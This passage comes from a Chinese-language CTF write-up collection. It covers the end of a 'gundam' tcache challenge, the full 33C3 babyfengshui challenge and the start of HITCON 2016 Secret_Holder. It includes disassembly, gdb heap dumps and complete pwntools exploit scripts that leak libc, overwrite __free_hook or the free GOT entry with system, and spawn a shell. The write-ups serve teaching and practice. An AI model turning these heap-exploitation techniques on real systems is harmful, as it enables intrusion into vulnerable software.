         ; 0x131c ; "Done!"
|           0x00000ed8      call sym.imp.puts
         ; int puts(const char *s)
|           0x00000edd      nop
|           0x00000ede      mov rax, qword [local_8h]
|           0x00000ee2      xor rax, qword fs:[0x28]
|       ,=< 0x00000eeb      je 0xef2
|       |   0x00000eed      call sym.imp.__stack_chk_fail
         ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x00000eeb (sub.Done_e22)
|       `-> 0x00000ef2      leave
\           0x00000ef3      ret
```

该函数会找出所有 factory[i] 不为 0，且 factory[i]->flag 为 0 的 gundam，然后将该 gundam 结构体释放掉，factory[i] 置为 0，最后 gundam_num 每次减 1。

经过这个过程，销毁 gundam 留下的问题基本解决了，除了 name 指针依然存在。

Exploit

所以利用过程如下：

1. 利用被放入 unsorted bin 的 chunk 泄漏 libc 基址，可以计算出 `__free_hook` 和 `system` 的地址。
2. 利用 double free，将 `__free_hook` 修改为 `system` 。

3. 当调用 `free` 的时候就会调用 `system` ，获得 shell。

leak

```
def leak():
    global __free_hook_addr
    global system_addr

    for i in range(9):
        build('A'*7)
    for i in range(7):
        destroy(i)      # tcache bin
    destroy(7)          # unstroed bin

    blow_up()
    for i in range(8):
        build('A'*7)

    visit()
    leak =  u64(io.recvuntil("Type[7]", drop=True)[-6:].ljust(8,
'\x00'))
    libc_base = leak - 0x3dac78     # 0x3dac78 = libc_base - leak

    __free_hook_addr = libc_base + libc.symbols['__free_hook']
    system_addr = libc_base + libc.symbols['system']

    log.info("libc base: 0x%x" % libc_base)
    log.info("__free_hook address: 0x%x" % __free_hook_addr)
    log.info("system address: 0x%x" % system_addr)
```

chunk 被放进 unsorted bin 时：

```
gdb-peda$ vmmap heap
Start              End                Perm      Name
0x0000555555757000 0x0000555555778000 rw-p      [heap]
gdb-peda$ x/30gx 0x0000555555757000+0x10
0x555555757010: 0x0000000000000000      0x0700000000000000  <--
counts
0x555555757020: 0x0000000000000000      0x0000000000000000
0x555555757030: 0x0000000000000000      0x0000000000000000
0x555555757040: 0x0000000000000000      0x0000000000000000
0x555555757050: 0x0000000000000000      0x0000000000000000
0x555555757060: 0x0000000000000000      0x0000000000000000
0x555555757070: 0x0000000000000000      0x0000000000000000
0x555555757080: 0x0000000000000000      0x0000000000000000
0x555555757090: 0x0000000000000000      0x0000000000000000
0x5555557570a0: 0x0000000000000000      0x0000000000000000
0x5555557570b0: 0x0000000000000000      0x0000000000000000
0x5555557570c0: 0x0000000000000000      0x0000555555757a10  <--
entries
0x5555557570d0: 0x0000000000000000      0x0000000000000000
0x5555557570e0: 0x0000000000000000      0x0000000000000000
0x5555557570f0: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/6gx 0x555555757b50-0x10
0x555555757b40: 0x0000000000000000      0x0000000000000111
0x555555757b50: 0x00007ffff7dd2c78      0x00007ffff7dd2c78  <--
unsorted bin
0x555555757b60: 0x0000000000000000      0x0000000000000000
gdb-peda$ vmmap libc
Start              End                Perm      Name
0x00007ffff79f8000 0x00007ffff7bce000 r-xp      /home/firmy/gund
am/libc-2.26.so
0x00007ffff7bce000 0x00007ffff7dce000 ---p      /home/firmy/gund
am/libc-2.26.so
0x00007ffff7dce000 0x00007ffff7dd2000 r--p      /home/firmy/gund
am/libc-2.26.so
0x00007ffff7dd2000 0x00007ffff7dd4000 rw-p      /home/firmy/gund
am/libc-2.26.so
gdb-peda$ p 0x00007ffff7dd2c78 - 0x00007ffff79f8000
$1 = 0x3dac78
```

可以看到对应的 tcache bin 中已经放满了 7 个 chunk，所以第 8 块 chunk 被放进了 unsorted bin。

再次 malloc 之后：

```
gdb-peda$ x/6gx 0x555555757b50-0x10
0x555555757b40: 0x0000000000000000      0x0000000000000111
0x555555757b50: 0x0a41414141414141      0x00007ffff7dd2c78
0x555555757b60: 0x0000000000000000      0x0000000000000000
```

可以看到程序并没有在字符串后加 `\x00` 隔断，所以可以将 unsorted bin 的地址泄漏出来，然后通过计算得到 libc 基址。

```
[*] libc base: 0x7ffff79f8000
[*] __free_hook address: 0x7ffff7dd48a8
[*] system address: 0x7ffff7a3fdc0
```

overwrite

```
def overwrite():
    destroy(2)
    destroy(1)
    destroy(0)
    destroy(0)      # double free

    blow_up()
    build(p64(__free_hook_addr))    # 0
    build('/bin/sh\x00')            # 1
    build(p64(system_addr))         # 2
```

触发 double free 时：

```
gdb-peda$ x/30gx 0x0000555555757000+0x10
0x555555757010: 0x0000000000000000      0x0400000000000000  <--
counts
0x555555757020: 0x0000000000000000      0x0000000000000000
0x555555757030: 0x0000000000000000      0x0000000000000000
0x555555757040: 0x0000000000000000      0x0000000000000000
0x555555757050: 0x0000000000000000      0x0000000000000000
0x555555757060: 0x0000000000000000      0x0000000000000000
0x555555757070: 0x0000000000000000      0x0000000000000000
0x555555757080: 0x0000000000000000      0x0000000000000000
0x555555757090: 0x0000000000000000      0x0000000000000000
0x5555557570a0: 0x0000000000000000      0x0000000000000000
0x5555557570b0: 0x0000000000000000      0x0000000000000000
0x5555557570c0: 0x0000000000000000      0x0000555555757a10  <--
entries
0x5555557570d0: 0x0000000000000000      0x0000000000000000
0x5555557570e0: 0x0000000000000000      0x0000000000000000
0x5555557570f0: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/6gx 0x0000555555757a10-0x10
0x555555757a00: 0x0000000000000000      0x0000000000000111
0x555555757a10: 0x0000555555757a10      0x0000000000000000  <--
fd pointer
0x555555757a20: 0x0000000000000000      0x0000000000000000
```

其 fd 指针指向了它自己。

接下来的 malloc 将改写 `__free_hook` 的地址：

```
gdb-peda$ x/6gx 0x0000555555757a10-0x10
0x555555757a00: 0x0000000000000000      0x0000000000000111
0x555555757a10: 0x0068732f6e69622f      0x000000000000000a
0x555555757a20: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/gx 0x00007ffff7dd48a8
0x7ffff7dd48a8 <__free_hook>:   0x00007ffff7a3fdc0
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0x7ffff7a3fdc0 <system>
```

pwn

```
def pwn():
    destroy(1)
    io.interactive()
```

Bingo!!!

```
$ python exp.py
[+] Starting local process './gundam': pid 7264
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'

io = process(['./gundam'], env={'LD_PRELOAD':'./libc-2.26.so'})
#elf = ELF('gundam')
libc = ELF('libc-2.26.so')

def build(name):
    io.sendlineafter("choice : ", '1')
    io.sendlineafter("gundam :", name)
    io.sendlineafter("gundam :", '0')

def visit():
    io.sendlineafter("choice : ", '2')

def destroy(idx):
    io.sendlineafter("choice : ", '3')
    io.sendlineafter("Destory:", str(idx))
```

```
def blow_up():
    io.sendlineafter("choice : ", '4')

def leak():
    global __free_hook_addr
    global system_addr

    for i in range(9):
        build('A'*7)
    for i in range(7):
        destroy(i)      # tcache bin
    destroy(7)          # unsorted bin

    blow_up()
    for i in range(8):
        build('A'*7)

    visit()
    leak =  u64(io.recvuntil("Type[7]", drop=True)[-6:].ljust(8,
'\x00'))
    libc_base = leak - 0x3dac78     # 0x3dac78 = libc_base - leak

    __free_hook_addr = libc_base + libc.symbols['__free_hook']
    system_addr = libc_base + libc.symbols['system']

    log.info("libc base: 0x%x" % libc_base)
    log.info("__free_hook address: 0x%x" % __free_hook_addr)
    log.info("system address: 0x%x" % system_addr)

def overwrite():
    destroy(2)
    destroy(1)
    destroy(0)
    destroy(0)      # double free

    blow_up()
    build(p64(__free_hook_addr))    # 0
    build('/bin/sh\x00')            # 1
    build(p64(system_addr))         # 2
```

```
def pwn():
    destroy(1)
    io.interactive()

if __name__ == "__main__":
    leak()
    overwrite()
    pwn()
```

参考资料

- https://ctftime.org/task/5924

6.1.20 pwn 33C3CTF2016 babyfengshui

下载文件

题目复现

```
$ file babyfengshui
babyfengshui: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for
GNU/Linux 2.6.32, BuildID[sha1]=cecdaee24200fe5bbd3d34b30404961c
a49067c6, stripped
$ checksec -f babyfengshui
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     0               3       babyfeng
shui
$ strings libc-2.19.so | grep "GNU C"
GNU C Library (Debian GLIBC 2.19-18+deb8u6) stable release versi
on 2.19, by Roland McGrath et al.
Compiled by GNU CC version 4.8.4.
```

32 位程序，开启了 canary 和 NX。

在 Ubuntu-14.04 上玩一下，添加 user 和显示 user：

```
$ ./babyfengshui
0: Add a user
1: Delete a user
2: Display a user
3: Update a user description
4: Exit
Action: 0
size of description: 10     # description 最大长度（desc_size）
name: AAAA
text length: 5              # description 实际长度（text_size）
text: aaaa
0: Add a user
1: Delete a user
2: Display a user
3: Update a user description
4: Exit
Action: 2
index: 0
name: AAAA
description: aaaa
```

对于 description 的调整只能在最大长度的范围内，否则程序退出：

```
0: Add a user
1: Delete a user
2: Display a user
3: Update a user description
4: Exit
Action: 3
index: 0
text length: 20
my l33t defenses cannot be fooled, cya!
```

题目解析

Add a user

```
[0x080485c0]> pdf @ sub.malloc_816
/ (fcn) sub.malloc_816 239
|   sub.malloc_816 (int arg_8h);
|           ; var int local_1ch @ ebp-0x1c
|           ; var int local_14h @ ebp-0x14
|           ; var int local_10h @ ebp-0x10
|           ; var int local_ch @ ebp-0xc
|           ; arg int arg_8h @ ebp+0x8
|           ; CALL XREF from 0x08048b21 (main)
|           0x08048816      push ebp
|           0x08048817      mov ebp, esp
|           0x08048819      sub esp, 0x28
       ; '('
|           0x0804881c      mov eax, dword [arg_8h]
       ; [0x8:4]=-1 ; 8
|           0x0804881f      mov dword [local_1ch], eax
        ; 将参数 desc_size 放到 [local_1ch]
|           0x08048822      mov eax, dword gs:[0x14]
       ; [0x14:4]=-1 ; 20
|           0x08048828      mov dword [local_ch], eax
|           0x0804882b      xor eax, eax
|           0x0804882d      sub esp, 0xc
|           0x08048830      push dword [local_1ch]
|           0x08048833      call sym.imp.malloc
        ; [local_14h] = malloc(desc_size) 为 description 分配空间
|           0x08048838      add esp, 0x10
|           0x0804883b      mov dword [local_14h], eax
|           0x0804883e      sub esp, 4
|           0x08048841      push dword [local_1ch]
|           0x08048844      push 0
|           0x08048846      push dword [local_14h]
|           0x08048849      call sym.imp.memset
        ; memset([local_14h], 0, desc_size) 初始化
|           0x0804884e      add esp, 0x10
|           0x08048851      sub esp, 0xc
|           0x08048854      push 0x80
       ; 128
|           0x08048859      call sym.imp.malloc
        ; [local_10h] = malloc(0x80) 为 user struct 分配空间
```

```
|           0x0804885e      add esp, 0x10
|           0x08048861      mov dword [local_10h], eax
|           0x08048864      sub esp, 4
|           0x08048867      push 0x80
       ; 128
|           0x0804886c      push 0
|           0x0804886e      push dword [local_10h]
|           0x08048871      call sym.imp.memset
        ; memset([local_10h], 0, 0x80) 初始化
|           0x08048876      add esp, 0x10
|           0x08048879      mov eax, dword [local_10h]
|           0x0804887c      mov edx, dword [local_14h]
|           0x0804887f      mov dword [eax], edx
        ; user->desc = desc ; desc = [local_14h]
|           0x08048881      movzx eax, byte [0x804b069]
       ; [0x804b069:1]=0 ; 取出序号 i
|           0x08048888      movzx eax, al
|           0x0804888b      mov edx, dword [local_10h]
|           0x0804888e      mov dword [eax*4 + 0x804b080], edx
        ; store[i] = user 将 user 放到数组里
|           0x08048895      sub esp, 0xc
|           0x08048898      push str.name:
       ; 0x8048cf3 ; "name: "
|           0x0804889d      call sym.imp.printf
       ; int printf(const char *format)
|           0x080488a2      add esp, 0x10
|           0x080488a5      movzx eax, byte [0x804b069]
       ; [0x804b069:1]=0
|           0x080488ac      movzx eax, al
|           0x080488af      mov eax, dword [eax*4 + 0x804b080]
        ; 取出 store[i]
|           0x080488b6      add eax, 4
        ; 取出 store[i]->name
|           0x080488b9      sub esp, 8
|           0x080488bc      push 0x7c
       ; '|' ; 124
|           0x080488be      push eax
|           0x080488bf      call sub.fgets_6bb
        ; 读入 0x7c 个字符到 store[i]->name，将末尾的 '\n' 换成 '\x0
0'
```

```
|           0x080488c4      add esp, 0x10
|           0x080488c7      movzx eax, byte [0x804b069]
       ; [0x804b069:1]=0
|           0x080488ce      add eax, 1
        ; 序号 i = i + 1
|           0x080488d1      mov byte [0x804b069], al
       ; [0x804b069:1]=0 ; 写回去
|           0x080488d6      movzx eax, byte [0x804b069]
       ; [0x804b069:1]=0 ; 取出 i
|           0x080488dd      sub eax, 1
        ; i = i - 1
|           0x080488e0      movzx eax, al
|           0x080488e3      sub esp, 0xc
|           0x080488e6      push eax
|           0x080488e7      call sub.text_length:_724
        ; 调用更新 description 的函数，参数为 i
|           0x080488ec      add esp, 0x10
|           0x080488ef      mov eax, dword [local_10h]
|           0x080488f2      mov ecx, dword [local_ch]
|           0x080488f5      xor ecx, dword gs:[0x14]
|       ,=< 0x080488fc      je 0x8048903
|       |   0x080488fe      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x080488fc (sub.malloc_816)
|       `-> 0x08048903      leave
\           0x08048904      ret
```

函数首先分配一个 description 的最大空间，然后分配 user 结构体空间，并将 user 放到 store 数组中，最后调用更新 description 的函数。

user 结构体和 store 数组如下：

```
struct user {
    char *desc;
    char name[0x7c];
} user;

struct user *store[50];
```

store 放在 `0x804b080` ，当前 user 个数 user_num 放在 `0x804b069` 。

Delete a user

```
[0x080485c0]> pdf @ sub.free_905
/ (fcn) sub.free_905 138
|   sub.free_905 (int arg_8h);
|           ; var int local_1ch @ ebp-0x1c
|           ; var int local_ch @ ebp-0xc
|           ; arg int arg_8h @ ebp+0x8
|           ; CALL XREF from 0x08048b5f (main)
|           0x08048905      push ebp
|           0x08048906      mov ebp, esp
|           0x08048908      sub esp, 0x28
       ; '('
|           0x0804890b      mov eax, dword [arg_8h]
       ; [0x8:4]=-1 ; 8
|           0x0804890e      mov byte [local_1ch], al
        ; 将参数 i 放到 [local_1ch]
|           0x08048911      mov eax, dword gs:[0x14]
       ; [0x14:4]=-1 ; 20
|           0x08048917      mov dword [local_ch], eax
|           0x0804891a      xor eax, eax
|           0x0804891c      movzx eax, byte [0x804b069]
       ; [0x804b069:1]=0 ; 取出 user_num
|           0x08048923      cmp byte [local_1ch], al
       ; [0x2:1]=255 ; 2 ; 比较
|       ,=< 0x08048926      jae 0x8048978
        ; i 大于等于 user_num 时函数返回
|       |   0x08048928      movzx eax, byte [local_1ch]
|       |   0x0804892c      mov eax, dword [eax*4 + 0x804b080]
        ; 取出 store[i]
|       |   0x08048933      test eax, eax
        ; store[i] 为 0 是函数返回
|      ,==< 0x08048935      je 0x804897b
|      ||   0x08048937      movzx eax, byte [local_1ch]
|      ||   0x0804893b      mov eax, dword [eax*4 + 0x804b080]
       ; [0x804b080:4]=0
|      ||   0x08048942      mov eax, dword [eax]
```

```
        ; 取出 store[i]->desc
|       ||   0x08048944      sub esp, 0xc
|       ||   0x08048947      push eax
|       ||   0x08048948      call sym.imp.free
        ; free(store[i]->desc) 释放 description
|       ||   0x0804894d      add esp, 0x10
|       ||   0x08048950      movzx eax, byte [local_1ch]
|       ||   0x08048954      mov eax, dword [eax*4 + 0x804b080]
        ; 取出 store[i]
|       ||   0x0804895b      sub esp, 0xc
|       ||   0x0804895e      push eax
|       ||   0x0804895f      call sym.imp.free
        ; free(store[i]) 释放 user
|       ||   0x08048964      add esp, 0x10
|       ||   0x08048967      movzx eax, byte [local_1ch]
|       ||   0x0804896b      mov dword [eax*4 + 0x804b080], 0
        ; 将 store[i] 置为 0
|      ,===< 0x08048976      jmp 0x804897c
|      |||   ; JMP XREF from 0x08048926 (sub.free_905)
|      ||`-> 0x08048978      nop
|      ||,=< 0x08048979      jmp 0x804897c
|      |||   ; JMP XREF from 0x08048935 (sub.free_905)
|      |`--> 0x0804897b      nop
|      | |   ; JMP XREF from 0x08048979 (sub.free_905)
|      | |   ; JMP XREF from 0x08048976 (sub.free_905)
|      `-`-> 0x0804897c      mov eax, dword [local_ch]
|            0x0804897f      xor eax, dword gs:[0x14]
|       ,=< 0x08048986      je 0x804898d
|       |   0x08048988      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x08048986 (sub.free_905)
|       `-> 0x0804898d      leave
\            0x0804898e      ret
```

删除的过程将 description 和 user 依次释放，并将 store[i] 置为 0。

但是 user->desc 没有被置为 0，user_num 也没有减 1，似乎可能导致 UAF，但不知道怎么用。

Display a user

```
[0x080485c0]> pdf @ sub.name:__s_98f
/ (fcn) sub.name:__s_98f 136
|   sub.name:__s_98f (int arg_8h);
|           ; var int local_1ch @ ebp-0x1c
|           ; var int local_ch @ ebp-0xc
|           ; arg int arg_8h @ ebp+0x8
|           ; CALL XREF from 0x08048b9d (main)
|           0x0804898f      push ebp
|           0x08048990      mov ebp, esp
|           0x08048992      sub esp, 0x28
       ; '('
|           0x08048995      mov eax, dword [arg_8h]
       ; [0x8:4]=-1 ; 8
|           0x08048998      mov byte [local_1ch], al
        ; 将参数 i 放到 [local_1ch]
|           0x0804899b      mov eax, dword gs:[0x14]
       ; [0x14:4]=-1 ; 20
|           0x080489a1      mov dword [local_ch], eax
|           0x080489a4      xor eax, eax
|           0x080489a6      movzx eax, byte [0x804b069]
       ; [0x804b069:1]=0 ; 取出 user_num
|           0x080489ad      cmp byte [local_1ch], al
       ; [0x2:1]=255 ; 2 ; 比较
|       ,=< 0x080489b0      jae 0x8048a00
        ; i 大于等于 user_num 时函数返回
|       |   0x080489b2      movzx eax, byte [local_1ch]
|       |   0x080489b6      mov eax, dword [eax*4 + 0x804b080]
        ; 取出 store[i]
|       |   0x080489bd      test eax, eax
|      ,==< 0x080489bf      je 0x8048a03
        ; store[i] 为 0 时函数返回
|      ||   0x080489c1      movzx eax, byte [local_1ch]
|      ||   0x080489c5      mov eax, dword [eax*4 + 0x804b080]
       ; [0x804b080:4]=0
|      ||   0x080489cc      add eax, 4
        ; 取出 store[i]->name
|      ||   0x080489cf      sub esp, 8
|      ||   0x080489d2      push eax
|      ||   0x080489d3      push str.name:__s
```

```
; 0x8048cfa ; "name: %s\n"
|       ||   0x080489d8      call sym.imp.printf
         ; 打印 store[i]->name
|       ||   0x080489dd      add esp, 0x10
|       ||   0x080489e0      movzx eax, byte [local_1ch]
|       ||   0x080489e4      mov eax, dword [eax*4 + 0x804b080]
        ; [0x804b080:4]=0
|       ||   0x080489eb      mov eax, dword [eax]
         ; 取出 store[i]->desc
|       ||   0x080489ed      sub esp, 8
|       ||   0x080489f0      push eax
|       ||   0x080489f1      push str.description:__s
        ; 0x8048d04 ; "description: %s\n"
|       ||   0x080489f6      call sym.imp.printf
         ; 打印 store[i]->desc
|       ||   0x080489fb      add esp, 0x10
|      ,===< 0x080489fe      jmp 0x8048a04
|      |||   ; JMP XREF from 0x080489b0 (sub.name:__s_98f)
|      ||`-> 0x08048a00      nop
|      ||,=< 0x08048a01      jmp 0x8048a04
|      |||   ; JMP XREF from 0x080489bf (sub.name:__s_98f)
|      |`--> 0x08048a03      nop
|      | |   ; JMP XREF from 0x08048a01 (sub.name:__s_98f)
|      | |   ; JMP XREF from 0x080489fe (sub.name:__s_98f)
|      `-`-> 0x08048a04      mov eax, dword [local_ch]
|            0x08048a07      xor eax, dword gs:[0x14]
|        ,=< 0x08048a0e      je 0x8048a15
|        |   0x08048a10      call sym.imp.__stack_chk_fail
        ; void __stack_chk_fail(void)
|        |   ; JMP XREF from 0x08048a0e (sub.name:__s_98f)
|        `-> 0x08048a15      leave
\            0x08048a16      ret
```

函数首先判断 store[i] 是否存在，如果是，就打印出 name 和 description。

Update a user description

```
[0x080485c0]> pdf @ sub.text_length:_724
/ (fcn) sub.text_length:_724 242
```

```
|   sub.text_length:_724 (int arg_8h);
|           ; var int local_1ch @ ebp-0x1c
|           ; var int local_11h @ ebp-0x11
|           ; var int local_10h @ ebp-0x10
|           ; var int local_ch @ ebp-0xc
|           ; arg int arg_8h @ ebp+0x8
|           ; CALL XREF from 0x08048bdb (main)
|           ; CALL XREF from 0x080488e7 (sub.malloc_816)
|           0x08048724      push ebp
|           0x08048725      mov ebp, esp
|           0x08048727      sub esp, 0x28
       ; '('
|           0x0804872a      mov eax, dword [arg_8h]
       ; [0x8:4]=-1 ; 8
|           0x0804872d      mov byte [local_1ch], al
        ; 将参数 i 放到 [local_1ch]
|           0x08048730      mov eax, dword gs:[0x14]
       ; [0x14:4]=-1 ; 20
|           0x08048736      mov dword [local_ch], eax
|           0x08048739      xor eax, eax
|           0x0804873b      movzx eax, byte [0x804b069]
       ; [0x804b069:1]=0 ; 取出 user_num
|           0x08048742      cmp byte [local_1ch], al
       ; [0x2:1]=255 ; 2 ; 比较
|       ,=< 0x08048745      jae 0x80487ff
        ; i 大于等于 user_num 时函数返回
|       |   0x0804874b      movzx eax, byte [local_1ch]
|       |   0x0804874f      mov eax, dword [eax*4 + 0x804b080]
        ; 取出 store[i]
|       |   0x08048756      test eax, eax
|      ,==< 0x08048758      je 0x8048802
        ; store[i] 为 0 时函数返回
|      ||   0x0804875e      mov dword [local_10h], 0
        ; text_size 放到 [local_10h]
|      ||   0x08048765      sub esp, 0xc
|      ||   0x08048768      push str.text_length:
       ; 0x8048cb0 ; "text length: "
|      ||   0x0804876d      call sym.imp.printf
       ; int printf(const char *format)
|      ||   0x08048772      add esp, 0x10
```

```
|       ||   0x08048775      sub esp, 4
|       ||   0x08048778      lea eax, [local_11h]
|       ||   0x0804877b      push eax
|       ||   0x0804877c      lea eax, [local_10h]
|       ||   0x0804877f      push eax
|       ||   0x08048780      push str.u_c
       ; 0x8048cbe ; "%u%c"
|       ||   0x08048785      call sym.imp.__isoc99_scanf
        ; 读入 text_size
|       ||   0x0804878a      add esp, 0x10
|       ||   0x0804878d      movzx eax, byte [local_1ch]
|       ||   0x08048791      mov eax, dword [eax*4 + 0x804b080]
       ; [0x804b080:4]=0
|       ||   0x08048798      mov eax, dword [eax]
        ; 取出 store[i]->desc
|       ||   0x0804879a      mov edx, eax
|       ||   0x0804879c      mov eax, dword [local_10h]
        ; 取出 test_size
|       ||   0x0804879f      add edx, eax
        ; store[i]->desc + test_size
|       ||   0x080487a1      movzx eax, byte [local_1ch]
|       ||   0x080487a5      mov eax, dword [eax*4 + 0x804b080]
        ; 取出 store[i]
|       ||   0x080487ac      sub eax, 4
        ; store[i] - 4
|       ||   0x080487af      cmp edx, eax
        ; 比较 (store[i]->desc + test_size) 和 (store[i] - 4)
|      ,===< 0x080487b1      jb 0x80487cd
        ; 小于时跳转
|      |||   0x080487b3      sub esp, 0xc
        ; 否则继续，程序退出
|      |||   0x080487b6      push str.my_l33t_defenses_cannot_be_
fooled__cya ; 0x8048cc4 ; "my l33t defenses cannot be fooled, cy
a!"
|      |||   0x080487bb      call sym.imp.puts
       ; int puts(const char *s)
|      |||   0x080487c0      add esp, 0x10
|      |||   0x080487c3      sub esp, 0xc
|      |||   0x080487c6      push 1
       ; 1
```

```
|      |||   0x080487c8      call sym.imp.exit
        ; void exit(int status)
|      |||   ; JMP XREF from 0x080487b1 (sub.text_length:_724)
|      `---> 0x080487cd      sub esp, 0xc
|       ||   0x080487d0      push str.text:
        ; 0x8048cec ; "text: "
|       ||   0x080487d5      call sym.imp.printf
        ; int printf(const char *format)
|       ||   0x080487da      add esp, 0x10
|       ||   0x080487dd      mov eax, dword [local_10h]
|       ||   0x080487e0      lea edx, [eax + 1]
         ; test_size + 1
|       ||   0x080487e3      movzx eax, byte [local_1ch]
|       ||   0x080487e7      mov eax, dword [eax*4 + 0x804b080]
        ; [0x804b080:4]=0
|       ||   0x080487ee      mov eax, dword [eax]
         ; 取出 store[i]->desc
|       ||   0x080487f0      sub esp, 8
|       ||   0x080487f3      push edx
|       ||   0x080487f4      push eax
|       ||   0x080487f5      call sub.fgets_6bb
         ; 读入 test_size+1 个字符到 store[i]->desc
|       ||   0x080487fa      add esp, 0x10
|      ,===< 0x080487fd      jmp 0x8048803
|      |||   ; JMP XREF from 0x08048745 (sub.text_length:_724)
|      ||`-> 0x080487ff      nop
|      ||,=< 0x08048800      jmp 0x8048803
|      |||   ; JMP XREF from 0x08048758 (sub.text_length:_724)
|      |`--> 0x08048802      nop
|      | |   ; JMP XREF from 0x08048800 (sub.text_length:_724)
|      | |   ; JMP XREF from 0x080487fd (sub.text_length:_724)
|      `-`-> 0x08048803      mov eax, dword [local_ch]
|            0x08048806      xor eax, dword gs:[0x14]
|        ,=< 0x0804880d      je 0x8048814
|        |   0x0804880f      call sym.imp.__stack_chk_fail
        ; void __stack_chk_fail(void)
|        |   ; JMP XREF from 0x0804880d (sub.text_length:_724)
|        `-> 0x08048814      leave
\            0x08048815      ret
```

该函数读入新的 text_size，并使用 `(store[i]->desc + test_size) < (store[i] - 4)` 的条件来防止堆溢出，最后读入新的 description。

然而这种检查方式是有问题的，它基于 description 正好位于 user 前面这种设定。根据我们对堆分配器的理解，这个设定不一定成立，它们之间可能会包含其他已分配的堆块，从而绕过检查。

漏洞利用

所以我们首先添加两个 user，用于绕过检查。第 3 个 user 存放 "/bin/sh"。然后删掉第 1 个 user，并创建一个 description 很长的 user，其长度是第 1 个 user 的 description 长度加上 user 结构体长度。这时候检查就绕过了，我们可以在添加新 user 的时候修改 description 大小，造成堆溢出，并修改第 2 个 user 的 user->desc 为 `free@got.plt`，从而泄漏出 libc 地址。得到 system 地址后，此时修改第 2 个 user 的 description，其实是修改 free 的 GOT，所以我们将其改成 `system@got.plt`。最后删除第 3 个 user，触发 system('/bin/sh')，得到 shell。

开启 ASLR。Bingo!!!

```
$ python exp.py
[+] Starting local process './babyfengshui': pid 2269
[*] system address: 0xf75e23e0
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'

io = process(['./babyfengshui'], env={'LD_PRELOAD':'./libc-2.19.
so'})
```

```
elf = ELF('babyfengshui')
libc = ELF('libc-2.19.so')

def add_user(size, length, text):
    io.sendlineafter("Action: ", '0')
    io.sendlineafter("description: ", str(size))
    io.sendlineafter("name: ", 'AAAA')
    io.sendlineafter("length: ", str(length))
    io.sendlineafter("text: ", text)

def delete_user(idx):
    io.sendlineafter("Action: ", '1')
    io.sendlineafter("index: ", str(idx))

def display_user(idx):
    io.sendlineafter("Action: ", '2')
    io.sendlineafter("index: ", str(idx))

def update_desc(idx, length, text):
    io.sendlineafter("Action: ", '3')
    io.sendlineafter("index: ", str(idx))
    io.sendlineafter("length: ", str(length))
    io.sendlineafter("text: ", text)

if __name__ == "__main__":
    add_user(0x80, 0x80, 'AAAA')        # 0
    add_user(0x80, 0x80, 'AAAA')        # 1
    add_user(0x8, 0x8, '/bin/sh\x00')   # 2
    delete_user(0)

    add_user(0x100, 0x19c, "A"*0x198 + p32(elf.got['free']))
# 0

    display_user(1)
    io.recvuntil("description: ")
    free_addr = u32(io.recvn(4))
    system_addr = free_addr - (libc.symbols['free'] - libc.symbo
ls['system'])
    log.info("system address: 0x%x" % system_addr)
```

```
    update_desc(1, 0x4, p32(system_addr))
    delete_user(2)

    io.interactive()
```

参考资料

- https://ctftime.org/task/3282
- https://github.com/bkth/babyfengshui

6.1.21 pwn HITCONCTF2016 Secret_Holder

下载文件

题目复现

```
$ file SecretHolder
SecretHolder: ELF 64-bit LSB executable, x86-64, version 1 (SYSV
), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
for GNU/Linux 2.6.24, BuildID[sha1]=1d9395599b8df48778b25667e94e
367debccf293, stripped
$ checksec -f SecretHolder
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     0               2       SecretHo
lder
$ strings libc-2.23.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu3) stable release versio
n 2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.3.1 20160413.
```

64 位程序，开启了 Canary 和 NX，默认开启 ASLR。

在 Ubuntu-16.04 上玩一下：

```
$ ./SecretHolder
Hey! Do you have any secret?
I can help you to hold your secrets, and no one will be able to
see it :)
1. Keep secret
2. Wipe secret
3. Renew secret
1
Which level of secret do you want to keep?
1. Small secret
2. Big secret
3. Huge secret
1
Tell me your secret:
AAAA
1. Keep secret
2. Wipe secret
3. Renew secret
3
Which Secret do you want to renew?
1. Small secret
2. Big secret
3. Huge secret
1
Tell me your secret:
BBBB
1. Keep secret
2. Wipe secret
3. Renew secret
2
Which Secret do you want to wipe?
1. Small secret
2. Big secret
3. Huge secret
1
```

该程序运行我们输入 small、big、huge 三种 secret，且每种 secret 只能输入一个。通过 Renew 可以修改 secret 的内容。Wipe 用于删除 secret。

猜测三种 secret 应该是有不同的 chunk 大小，但程序没有我们常见的打印信息这种选项来做信息泄漏。

题目解析

下面我们逐个来逆向这些功能。

Keep secret

```
[0x00400780]> pdf @ sub.Which_level_of_secret_do_you_want_to_kee
p_86d
/ (fcn) sub.Which_level_of_secret_do_you_want_to_keep_86d 442
|   sub.Which_level_of_secret_do_you_want_to_keep_86d ();
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|           ; CALL XREF from 0x00400d6e (main)
|           0x0040086d      push rbp
|           0x0040086e      mov rbp, rsp
|           0x00400871      sub rsp, 0x20
|           0x00400875      mov rax, qword fs:[0x28]
       ; [0x28:8]=-1 ; '(' ; 40
|           0x0040087e      mov qword [local_8h], rax
|           0x00400882      xor eax, eax
|           0x00400884      mov edi, str.Which_level_of_secret_d
